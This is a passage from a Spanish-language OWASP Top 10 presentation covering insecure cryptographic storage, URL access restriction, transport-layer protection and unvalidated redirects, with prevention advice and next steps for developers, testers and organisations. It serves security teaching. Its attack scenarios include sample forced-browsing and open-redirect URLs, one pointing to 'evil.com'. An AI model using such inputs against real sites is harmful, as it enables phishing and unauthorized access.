- [OWASP Top 10 2004 - Insecure Configuration Management](#)


Para requerimientos adicionales en esta área, vea la sección (V12) Requerimientos para Configuración de Seguridad, de la ASVS.

Externas

- [PC Magazine Article on Web Server Hardening](#)
- [CWE Entry 2 on Environmental Security Flaws](#)
- [CIS Security Configuration Guides/Benchmarks](#)

A7

Almacenamiento Criptográfico Inseguro



¿Soy vulnerable?

Lo primero que debe identificar son los datos que son suficientemente sensibles y requieren cifrado. Por ejemplo, contraseñas, tarjetas de crédito, datos médicos e información personal. Para todos ellos, asegúrese de que:

1. Está cifrado en todos aquellos lugares donde es almacenado durante periodos largos, especialmente en copias de seguridad de estos datos.
2. Sólo usuarios autorizados tienen acceso a los datos descifrados (por ejemplo, control de acceso – Vea A4 y A8)
3. Utilice un algoritmo estándar seguro.
4. Genere una clave segura, protéjala ante accesos no autorizados y elabore un plan para el cambio de claves

Y más... Para obtener más información sobre los problemas que debe evitar, vea [ASVS requirements on Cryptography \(V7\)](#)

Ejemplos de escenarios de ataque

Escenario #1: Una aplicación cifra las tarjetas de crédito en la base de datos para prevenir que los datos sean expuestos a los usuarios finales. Sin embargo, la base de datos descifra automáticamente las columnas de las tarjetas de crédito, permitiendo que una vulnerabilidad de inyección de SQL pueda extraer las tarjetas de crédito en texto plano. El sistema debería haberse configurado de manera que solo las aplicaciones del back-end pudieran descifrar los datos, no la capa frontal de la aplicación web.

Escenario #2: Una cinta de backup almacena datos médicos cifrados pero la clave en cifrado se encuentra en el mismo backup. La cinta nunca llega al centro de copias de seguridad.

Escenario #3: La base de datos de contraseñas usa hashes sin sal para almacenar las contraseñas de todos los usuarios. Una vulnerabilidad en la subida de ficheros permite a un atacante obtener el fichero de contraseñas. Todos los hashes sin sal se pueden romper en 4 semanas, mientras que los hashes con sal llevarías más de 3000 años.

¿Como puedo evitar esto?

El listado de todos los peligros del cifrado inseguro está fuera del alcance de este documento. Sin embargo, para todos los datos sensibles que requieran cifrado, haga como mínimo lo siguiente:

1. Considere las amenazas que afecten a sus datos y de las cuales se quiera proteger (por ejemplo, ataques internos, usuarios externos) y asegúrese de que todos los datos están cifrados de manera que se defiendan de las amenazas.
2. Asegúrese de que las copias de seguridad almacenadas externamente están cifradas, pero las claves son gestionadas y almacenadas de forma separada.
3. Asegúrese del uso adecuado de algoritmos estándares robustos, que las claves usadas son fuertes y que existe una gestión de claves adecuada.
4. Asegúrese de que sus contraseñas se almacenan en forma de hash con un algoritmo estándar robusto y con sal.
5. Asegúrese de que todas las claves y contraseñas son protegidas contra acceso no autorizado.

Referencias

OWASP

Para obtener más información y problemas a evitar en este área, consulte [ASVS requirements on Cryptography \(V7\)](#).

- [OWASP Top 10-2007 on Insecure Cryptographic Storage](#)
- [ESAPI Encryptor API](#)
- [OWASP Development Guide: Chapter on Cryptography](#)
- [OWASP Code Review Guide: Chapter on Cryptography](#)

Externas

- [CWE Entry 310 on Cryptographic Issues](#)
- [CWE Entry 312 on Cleartext Storage of Sensitive Information](#)
- [CWE Entry 326 on Weak Encryption](#)

A8

Falla de Restricción de Acceso a URL

Agentes de amenaza	Vectores de Ataque	Deficiencias de Seguridad		Impactos Técnicos	Impactos en el negocio
—	Explotación FACIL	Prevalencia POCO COMUN	Detección MEDIA	Impacto MODERADO	—
Cualquiera con acceso a la red puede enviar una petición a su aplicación. ¿Podría un usuario anónimo acceder a una página privada o un usuario normal acceder a una página que requiera privilegios?	El atacante, que es un usuario legítimo en el sistema, simplemente cambia la URL a una página con privilegios. ¿Se le concede acceso? Usuarios anónimos podrían acceder páginas privadas que no están protegidas.	Las aplicaciones no siempre protegen las páginas adecuadamente. En ocasiones la protección a URLs se administra por medio de una configuración, y en sistema está mal configurado. Otras veces los programadores deben incluir el código adecuado que verifique el acceso y se olvidan. La detección de este tipo de fallo es sencilla. La parte más compleja es identificar qué páginas (URLs) existen para el ataque.		Estas vulnerabilidades permiten a los atacantes el acceso no autorizado a funciones del sistema. Las funciones administrativas con un objetivo clave de este tipo de ataques.	Considere el valor para su negocio de las funciones que quedan expuestas y los datos que éstas procesan. Además, considere el impacto a su reputación si esta vulnerabilidad se hiciera pública.

¿Soy vulnerable?

La mejor manera de averiguar si una aplicación falla en restringir adecuadamente el acceso a URLs es verificar **cada** página. Considere por cada página si ésta debe ser pública o privada. Si debe ser privada:

¿Se requiere autenticación para acceder a la página?

¿Se supone que debe ser accesible para CUALQUIER usuario autenticado? Si no, ¿se hace una verificación de autorización para asegurar que el usuario tiene permiso de acceder dicha página?

Los mecanismos de seguridad externos con frecuencia proveen mecanismos de autenticación y autorización para el acceso a páginas. Verifique que están configurados adecuadamente para cada página. Si utilice un código de nivel de acceso, asegúrese de que la protección de nivel de acceso está en todas las páginas. Tests de intrusión pueden también establecer si esta protección está configurada.

¿Como puedo evitar esto?

Prevenir el acceso no autorizado a URLs requiere planificar un método que requiera autenticación y autorización adecuadas para cada página. Frecuentemente, dicha protección viene dada por uno o más componentes externos al código de la aplicación. Con independencia del mecanismo o mecanismos se recomienda:

1. La autenticación y autorización estén basadas en roles, para minimizar el esfuerzo necesario para mantener estas políticas.
2. Las políticas deberían ser configurables, para minimizar cualquier aspecto embebido en la política.
3. La implementación del mecanismo debería negar todo acceso por defecto, requiriendo el establecimiento explícito de permisos a usuarios y roles específicos por cada página.
4. Si la pagina forma parte de un proceso de varios pasos, verifique que las condiciones de la misma se encuentren en el estado apropiado para permitir el acceso.

Ejemplos de escenarios de ataque

El atacante simplemente navega forzosamente a la URL objetivo. Considere las siguientes URLs las cuales se supone que requieren autenticación. Para acceder a la página "admin_getapplnfo" se necesitan permisos de administrador.

<http://ejemplo.com/app/getapplnfo>
http://ejemplo.com/app/admin_getapplnfo

Si un atacante no autenticado puede acceder a cualquiera de estas páginas entonces se ha permitido acceso no autorizado. Si un usuario autorizado, no administrador, puede acceder a la página "admin_getapplnfo", esto es un fallo, y puede llevar al atacante a otras páginas de administración que no están debidamente protegidas.

Este tipo de vulnerabilidades se encuentran con frecuencia cuando links y botones simplemente se ocultan a usuario no autorizados, pero la aplicación no protege adecuadamente las páginas de destino.

Referencias

OWASP

- [OWASP Top 10-2007 on Failure to Restrict URL Access](#)
 - [ESAPI Access Control API](#)
- [OWASP Development Guide: Chapter on Authorization](#)
- [OWASP Testing Guide: Testing for Path Traversal](#)
 - [OWASP Article on Forced Browsing](#)


Para obtener más información y problemas a evitar en este área, consulte [ASVS requirements area for Access Control \(V4\)](#).

Externas

- [CWE Entry 285 on Improper Access Control \(Authorization\)](#)

A9

Protección Insuficiente en la Capa de Transporte



¿Soy vulnerable?

La mejor forma de averiguar si una aplicación se encuentra insuficientemente protegida en la capa de transporte, es verificar que:

1. Se utiliza SSL para proteger todo el tráfico relacionado con la autenticación.
2. Se utiliza SSL para todos los recursos de páginas y servicios privados. Esto protege todos los datos y tokens de sesión que se intercambian. Se debe evitar el acceso SSL únicamente a determinados recursos de una página ya que esto provoca advertencias en el navegador y puede exponer el identificador de sesión de los usuarios.
3. Sólo se soportan algoritmos considerados fuertes.
4. Todas las cookies de sesión tienen el atributo "secure" activado, de forma que el navegador nunca las transmita en claro.
5. El certificado del servidor es legítimo y se encuentra configurado correctamente para este servidor. Esto incluye que sea emitido por una entidad autorizada, que no haya expirado, que no se encuentre revocado y que se ajuste a todos los dominios utilizados por la aplicación.

Ejemplos de Escenarios de Ataque

Escenario #1: Una aplicación no utiliza SSL para todas las páginas que requieren autenticación. El atacante simplemente captura el tráfico de red (por ejemplo, a través de una red inalámbrica abierta o un sistema vecino de su red cableada), y observa la cookie de sesión de una víctima autenticada.

Escenario #2: Una aplicación utiliza un certificado SSL configurado incorrectamente, lo que provoca que el navegador muestre advertencias a sus usuarios. Los usuarios tienen que aceptar dichas advertencias y continuar para poder acceder a la aplicación. Esto hace que los usuarios se acostumbren a estos avisos. Un ataque de phishing contra la aplicación atrae a los clientes a otra aplicación de apariencia similar a la original que no dispone de un certificado válido, lo que genera advertencias similares en el navegador. Como las víctimas se encuentran acostumbradas a dichas advertencias, proceden a acceder al sitio de phishing facilitando contraseñas u otra información sensible.

Escenario #3: Una aplicación simplemente utiliza ODBC/JDBC para la conexión con la base de datos, sin darse cuenta de que todo el tráfico se transmite en claro.

¿Como puedo evitar esto?

Proporcionar una protección adecuada a la capa de transporte puede afectar al diseño de la aplicación. De esta forma, resulta más fácil requerir SSL para la aplicación completa. Por razones de rendimiento, algunas aplicaciones utilizan SSL únicamente para acceder a páginas privadas. Otras, utilizan SSL sólo en páginas "críticas", pero esto puede exponer identificadores de sesión y otra información sensible. Como mínimo, se debería aplicar lo siguiente:

1. Requerir SSL para todas las páginas sensibles. Las peticiones sin SSL a estas páginas deben ser redirigidas a las páginas con SSL.
2. Establecer el atributo "secure" en todas las cookies sensibles.
3. Configurar el servidor SSL para que acepte únicamente algoritmos considerados fuertes (por ejemplo, que cumpla FIPS 140-2).
4. Verificar que el certificado sea válido, no se encuentre expirado o revocado y que se ajuste a todos los dominios utilizados por la aplicación.
5. Conexiones a sistemas finales (*back-end*) y otros sistemas también deben utilizar SSL u otras tecnologías de cifrado.

Referencias

OWASP

Para un mayor conjunto de requisitos y problemas que deben evitarse en este ámbito, consulte las secciones de requisitos de ASVS para Seguridad en las Comunicaciones (V10):


- [OWASP Transport Layer Protection Cheat Sheet](#)
- [OWASP Top 10-2007 on Insecure Communications](#)
- [OWASP Development Guide: Chapter on Cryptography](#)
- [OWASP Testing Guide: Chapter on SSL/TLS Testing](#)

Externas

- [CWE Entry 319 on Cleartext Transmission of Sensitive Information](#)
- [SSL Labs Server Test](#)
- [Definition of FIPS 140-2 Cryptographic Standard](#)

A10

Redirecciones y reenvíos no validados



¿Soy vulnerable?

La mejor forma de averiguar si una aplicación dispone de redirecciones y re-envíos no validados, es verificar que:

1. Se revisa el código para detectar el uso de redirecciones o reenvíos (llamados transferencias en .NET). Para cada uso, identificar si la URL objetivo se incluye en el valor de algún parámetro. Si es así, verificar que el parámetro se comprueba para que contenga únicamente un destino, o un recurso de un destino, válido.
2. Además, recorrer la aplicación para observar si genera cualquier redirección (códigos de respuesta HTTP 300-307, típicamente 302). Analizar los parámetros facilitados antes de la redirección para ver si parecen ser una URL de destino o un recurso de dicha URL. Si es así, modificar la URL de destino y observar si la aplicación redirige al nuevo destino.
3. Si el código no está disponible, se deben analizar todos los parámetros para ver si pudieran formar parte de una redirección o destino y modificarlos para comprobar su comportamiento.

Ejemplos de Escenarios de Ataque

Escenario #1: La aplicación tiene una página llamada "redirect.jsp" que recibe un único parámetro llamado "url". El atacante compone una URL maliciosa que redirige a los usuarios a una aplicación que realiza el phishing e instala código malicioso.

<http://www.example.com/redirect.jsp?url=evil.com>

Escenario #2:

La aplicación utiliza destinos para redirigir las peticiones entre distintas partes de la aplicación. Para facilitar esto, algunas páginas utilizan un parámetro para indicar dónde será dirigido el usuario si la transacción es correcta. En este caso, el atacante compone una URL que evadirá el control de acceso de la aplicación y llevará al atacante a una función de administración a la que en una situación habitual no debería tener acceso.

<http://www.example.com/boring.jsp?fwd=admin.jsp>

¿Como puedo evitar esto?

Puede realizarse un uso seguro de redirecciones y re-envíos de varias maneras:

1. Simplemente, evitando el uso de redirecciones y reenvíos.
 2. Si se utiliza, no involucrar parámetros manipulables por el usuario para definir el destino. Generalmente, esto puede realizarse.
 3. Si los parámetros de destino no pueden evitarse, asegúrese de que el valor facilitado es **válido y autorizado** para el usuario. Se recomienda que el valor de cualquier parámetro de destino sea un valor de mapeo, en lugar de la dirección, o parte de la dirección, de la URL y en el código del servidor traducir dicho valor a la dirección URL de destino. Las aplicaciones pueden utilizar ESAPI para sobrescribir el método "sendRedirect()" y asegurarse de que todos los destinos redirigidos son seguros.
- Evitar estos problemas resulta extremadamente importante ya que son un blanco preferido por los phishers que intentan ganarse la confianza de los usuarios.

Referencias

OWASP

- [OWASP Article on Open Redirects](#)
- [ESAPI SecurityWrapperResponse.sendRedirect\(\) method](#)

Externas

- [CWE Entry 601 on Open Redirects](#)
- [WASC Article on URL Redirector Abuse](#)
- [Google blog article on the dangers of open redirects](#)



Conclusiones

Próximos pasos para los Desarrolladores

Requisitos de seguridad de la aplicación

- Para producir una aplicación web segura, debe definir que significa para esa aplicación ser segura. OWASP le recomienda usar [los estándares de verificación de seguridad en aplicaciones, Application Security Verification Standard \(ASVS\)](#), como una guía para configurar los requisitos de seguridad de tu/s aplicación/es. Si externaliza el proceso, puede considerar el [Anexo a Contratos de Seguridad de Software](#).

Arquitectura de seguridad de la aplicación

- En vez de introducir la seguridad en sus aplicaciones a posteriori, es mucho más rentable en términos de coste integrar la seguridad desde el diseño inicial. OWASP recomienda la [Guía de desarrollo OWASP](#), como un buen punto de partida para tener una orientación de como integrar la seguridad desde el diseño inicial.

Estándares de controles de seguridad

- Construir controles de seguridad robustos y utilizables es excepcionalmente difícil. Proporcionar a los desarrolladores con un conjunto de controles de seguridad estándar simplifica radicalmente el desarrollo de aplicaciones seguras. OWASP recomienda el proyecto [OWASP Enterprise Security API \(ESAPI\)](#) como un modelo para las APIs de seguridad para producir aplicaciones web seguras. ESAPI proporciona implementaciones de referencia en [Java](#), [.NET](#), [PHP](#), [Classic ASP](#), [Python](#), y [Cold Fusion](#).

Ciclo de vida de desarrollo seguro

- Para mejorar el proceso que su organización sigue a la hora de generar aplicaciones, OWASP recomienda el modelo de comprobación de Madurez del software, [OWASP Software Assurance Maturity Model \(SAMM\)](#). Este modelo ayuda a las organizaciones a formular e implementar una estrategia que se ajuste a los riesgos específicos a los que se enfrenta su organización.

Formación sobre seguridad en aplicaciones

- El [Proyecto de Educación OWASP](#) proporciona materiales de formación para ayudar a educar desarrolladores en seguridad en aplicaciones web, y ha compilado una gran número de presentaciones educativas. Para una formación práctica acerca de vulnerabilidades, pruebe el proyecto [OWASP WebGoat](#). Para mantenerse al día, acuda a una [Conferencia de seguridad en aplicaciones OWASP](#), conferencia de formación OWASP, o reuniones de [los capítulos OWASP locales](#).



Próximos pasos para los Verificadores/Testers

Organícese

Cómo estandarizar la verificación de seguridad de las aplicaciones: Para ayudar a las organizaciones a desarrollar código de forma consistente y con un nivel definido de rigor, al momento de evaluar la seguridad de las aplicaciones web, OWASP ha producido los [estándares de verificación \(ASVS\)](#) de seguridad en aplicaciones.

Suite de Herramientas de Evaluación: El [OWASP Live CD Project](#) ha reunido algunas de las mejores herramientas de seguridad de código abierto en un único sistema de arranque. Los desarrolladores Web, analistas y profesionales de seguridad pueden arrancar desde este Live CD y tener acceso inmediato a una suite de pruebas de seguridad completa. No se requiere instalación o configuración para utilizar las herramientas proporcionadas en este CD.

Revisión de código

Revisión de Código: Como un añadido a la [Guía del Desarrollador OWASP](#), y la [Guía de Pruebas](#), OWASP ha producido la [Guía de Revisión de Código](#) para ayudar a los desarrolladores y especialistas en aplicaciones de seguridad a comprender cómo revisar la seguridad de una aplicación web de modo eficaz y eficiente mediante la revisión del código.

Herramientas de revisión de código: OWASP ha estado haciendo algunos trabajos prometedores en el área de ayudar a los expertos en la realización de análisis de código. Estas herramientas incluyen [CodeCrawler](#), [Orizon](#), y [O2](#).

Pruebas de seguridad e Intrusión

Tests de aplicación: El proyecto OWASP ha creado la [Guía de pruebas](#) para ayudar a los desarrolladores, analistas y especialistas en aplicaciones de seguridad a comprender cómo probar eficiente y de modo eficaz la seguridad en aplicaciones web. Esta amplia guía, con docenas de colaboradores, ofrece una amplia cobertura sobre muchos temas de comprobación de seguridad de aplicación web. Así como la revisión de código tiene sus puntos fuertes, también los tienen las pruebas de seguridad. Es muy convincente cuando puedes demostrar que una aplicación es insegura demostrando su explotabilidad. También hay muchos problemas de seguridad, en particular la seguridad proporcionada por la infraestructura de las aplicaciones, que simplemente no pueden ser detectados por una revisión del código, ya que no es la aplicación quien está proporcionando la seguridad..

Herramientas de Intrusión de Aplicación: [WebScarab](#), que es uno de los proyectos más utilizados de OWASP, es un proxy de aplicación de pruebas web. Permite que un analista de seguridad interceptar las solicitudes de aplicación web, de modo que el analista puede descubrir cómo funciona la aplicación, y luego le permite enviar solicitudes de prueba para ver si la aplicación responde de modo seguro a las peticiones. Esta herramienta es especialmente eficaz a la hora de ayudar a un analista en la identificación de vulnerabilidades XSS, de autenticación, de control de acceso.



Próximos pasos para las Organizaciones

Empiece ya su programa de Seguridad en Aplicaciones

- La seguridad en las aplicaciones **ya no es una opción**.
- Muchas organizaciones están luchando para conseguir gestionar el **enorme volumen de vulnerabilidades**.
- OWASP recomienda a las organizaciones a establecer un programa de seguridad de las aplicaciones para aumentar el conocimiento y mejorar la seguridad en toda su cartera de aplicaciones.
- Conseguir que diversas partes diferentes de una organización **trabajen juntos de manera eficiente**, incluidos los departamentos de seguridad y auditoría, desarrollo de software, y gestión ejecutiva y del negocio

• Algunas de las actividades clave en la efectiva aplicación de los programas de seguridad incluyen:

Empezar

Enfoque
basado en
catalogar los
Riesgos






Ayudar con
una base
robusta

Integrar la
Seguridad en
los Procesos
Existentes

Proporcionar
una visión de
gestión



Detalles de los Factores de Riesgo

RIESGO	 Agentes De Amenaza	 Vectores de Ataque	 Vulnerabilidades de Seguridad		 Impactos Técnicos	 Impactos al Negocio
		Explotación	Prevalencia	Detección	Impacto	
A1-Inyeccion		FACIL	COMUN	MEDIA	SEVERO	
A2-XSS		MEDIA	MUY DIFUNDIDA	FACIL	MODERADO	
A3-Auth'n		MEDIA	COMUN	MEDIA	SEVERO	
A4-DOR		FACIL	COMUN	FACIL	MODERADO	
A5-CSRF		MEDIA	MUY COMUN	FACIL	MODERADO	
A6-Config		FACIL	COMUN	FACIL	MODERADO	
A7-Crypto		DIFICIL	POCO COMUN	DIFICIL	SEVERO	
A8-Accesso URL		FACIL	POCO COMUN	MEDIA	MODERADO	
A9-Transporte		DIFICIL	COMUN	FACIL	MODERADO	
A10-Redirects		MEDIA	POCO COMUN	FACIL	MODERADO	



¿Preguntas?

Mateo Martínez
OWASP Uruguay Chapter Leader
mateo.martinez@owasp.org



Muchas gracias

Mateo Martínez
OWASP Uruguay Chapter Leader
mateo.martinez@owasp.org